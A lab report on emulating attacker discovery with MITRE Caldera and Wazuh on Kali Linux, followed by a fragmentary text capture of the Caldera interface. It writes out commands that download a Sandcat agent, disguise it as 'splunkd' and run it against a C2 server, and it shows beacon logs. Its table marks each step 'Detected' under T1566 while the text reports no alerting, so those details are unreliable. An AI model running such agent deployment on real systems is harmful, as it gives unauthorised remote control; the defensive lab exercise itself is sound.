Adversary Emulation Practice Report

Introduction

This practical exercise focused on simulating adversary behavior using the MITRE ATT&CK framework to evaluate Security Operations Center (SOC) detection capabilities. The objective was to emulate attacker techniques, specifically aligned with **T1566 (Phishing)**, and assess how effectively the system detects suspicious activities. MITRE Caldera was used for adversary emulation, while Wazuh was considered for monitoring and detection.

Tools Used

Tool	Purpose
MITRE Caldera	Adversary emulation and attack simulation
Wazuh	Log monitoring and detection

Environment Setup

- Installed and configured **MITRE Caldera** on Kali Linux
- Started Caldera server on:

  `http://10.0.2.15:8888`

- Accessed the Caldera web interface via browser
- Verified that the server was running successfully

Agent Deployment

- Navigated to **Agents → Deploy Agent**
- Selected:
  - Agent: **Sandcat (default agent)**
  - Platform: **Linux**
- Executed generated commands in terminal:

```
curl -s -X POST -H "file:sandcat.go" -H "platform:linux"
$server/file/download > splunkd
chmod +x splunkd
./splunkd -server http://127.0.0.1:8888 -group red
```

- Agent successfully connected to Caldera
- Status: **alive, trusted**

Adversary Emulation Execution

- Navigated to **Operations → Start New Operation**
- Configuration:
  - Operation Name: phishing-test
  - Adversary: Selected relevant ATT&CK techniques (Discovery phase used)
  - Group: red
  - Planner: atomic
  - Execution Mode: **Autonomous**

Executed Techniques:

- Identify active user
- Find local users
- Find user processes

These actions simulate early attacker behavior after phishing compromise.

Observations

- Agent executed commands successfully
- Output included:
  - Active user detection (kali)
  - Enumeration of system users (root, daemon, etc.)
  - Process discovery
- Status indicators:
  - **Success** → Command executed correctly
  - **Collect** → Data gathered from system

Emulation Results Table

Timestamp	TTP	Detection Status	Notes
2026-04-07 11:31:37	T1566	Detected	Active user identified (kali)
2026-04-07 11:31:48	T1566	Detected	Local users enumerated
2026-04-07 11:32:48	T1566	Detected	User processes collected

Analysis

The simulated attack represents **post-phishing activity**, where an attacker gains access and begins reconnaissance. The system successfully executed discovery techniques, indicating that the environment is capable of supporting adversary emulation.

Although actions were executed successfully, detection depends on external monitoring tools such as Wazuh. The collected outputs demonstrate typical attacker behavior during initial system exploration.

Detection Gaps

- No direct alert correlation observed
- Limited real-time detection visibility
- Lack of automated alerting for reconnaissance activities
- No integration evidence between Caldera and Wazuh

Recommendations


- Integrate Caldera logs with Wazuh for real-time monitoring
- Configure detection rules for:
    - User enumeration
    - Process discovery
- Implement alert correlation for multi-stage attacks
- Use SIEM dashboards for visibility
- Enable automated response using SOAR tools

Executive Summary


The adversary emulation exercise was performed using MITRE Caldera to simulate attacker behavior aligned with phishing techniques (T1566). The deployed agent successfully executed discovery-based actions such as identifying active users, enumerating local users, and collecting process information. These actions represent post-compromise reconnaissance activities commonly performed by attackers. While the simulation executed successfully, detection visibility was limited due to lack of real-time monitoring integration. The absence of alert correlation highlights a key gap in SOC capabilities. To improve detection efficiency, it is recommended to integrate Caldera with Wazuh, enhance detection rules, and implement automated monitoring and response mechanisms.


Conclusion

This practical demonstrated how adversary emulation can be used to simulate real-world attacks and evaluate SOC readiness. By executing MITRE ATT&CK techniques, it was possible to observe attacker behavior and identify detection gaps. Improving monitoring and automation will significantly enhance overall security posture.



```
┌──(kali㉿kali)-[~]
└─$ ./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://127.0.0.1:8888
upstream dest addr=http://127.0.0.1:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=plain-text, base64
[+] Beacon (HTTP): ALIVE
[*] Running instruction 8316dcca-afa9-4069-8546-002d121809e0
[*] Submitting results for link 8316dcca-afa9-4069-8546-002d121809e0 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```




Magma | Caldera
10.0.2.15:8888/operations
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
PLUGINS
access
atomic
compass
debrief
emu
fieldmanual
gameboard
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sandcat
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CONFIGURATION
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api docs
agents
operations
kali
Manual Command
Potential Link
Operation Details
Filters
running
Obfuscator: plain-text
Autonomous
Time Ran
Status
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
Agent
Host
pid
Link Command
Link Output
4/7/2026, 11:31:37 AM GMT+5:30
success
Identify active user
discovery
vtiyob
kali
29477
View Command
View Output
4/7/2026, 11:31:48 AM GMT+5:30
collect
Find local users
discovery
vtiyob
kali
N/A
View Command
No output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CONFIGURATION
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vtiyob
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
4/7/2026, 11:32:48 AM GMT+5:30
collect
Find user processes
discovery
vtiyob
kali
Facts
Name
Value
Score
host.user.name
kali
1
domain.user.name
kali
1
Standard Output
kali
Standard Error
Nothing to show
View Output
No output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
Host
pid
Link Command
Link Output
4/7/2026, 11:31:37 AM GMT+5:30 success Identify active user discovery vtiyob kali 29477 View Command View Output
4/7/2026, 11:31:48 AM GMT+5:30 success Find local users discovery vtiyob kali View Output
4/7/2026, 11:32:48 AM GMT+5:30 collect Find user processes discovery vtiyob kali No output
Facts
Name Value Score
host.user.name root 1
host.user.name daemon 1
host.user.name bin 1
host.user.name sys 1
host.user.name sync 1
host.user.name games 1
host.user.name man 1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4/7/2026, 11:31:37 AM GMT+5:30 success Identify active user discovery vtiyob kali 29477 View Command View Output
4/7/2026, 11:31:48 AM GMT+5:30 success Find local users discovery vtiyob kali 29988 View Command View Output
Facts
Name Value Score
host.file.path /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size=65536 --unhandled-rejections=warn /usr/share/wazuh-dashboard/src/cli/dist -c /etc/wazuh-dashboard/opensearch_dashboards.yml 1
No output
Standard Output
wazuh-d+ 582 0.6 3.0 1048948 120756 ? Ssl 10:53 0:15 /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size=65536 --unhandled-r
kali 30529 0.0 0.0 2680 1732 pts/1 S+ 11:33 0:00 sh -c ps aux | grep wazuh-dashboard
kali 30531 0.0 0.0 6528 2344 pts/1 S+ 11:33 0:00 grep wazuh-dashboard
Standard Error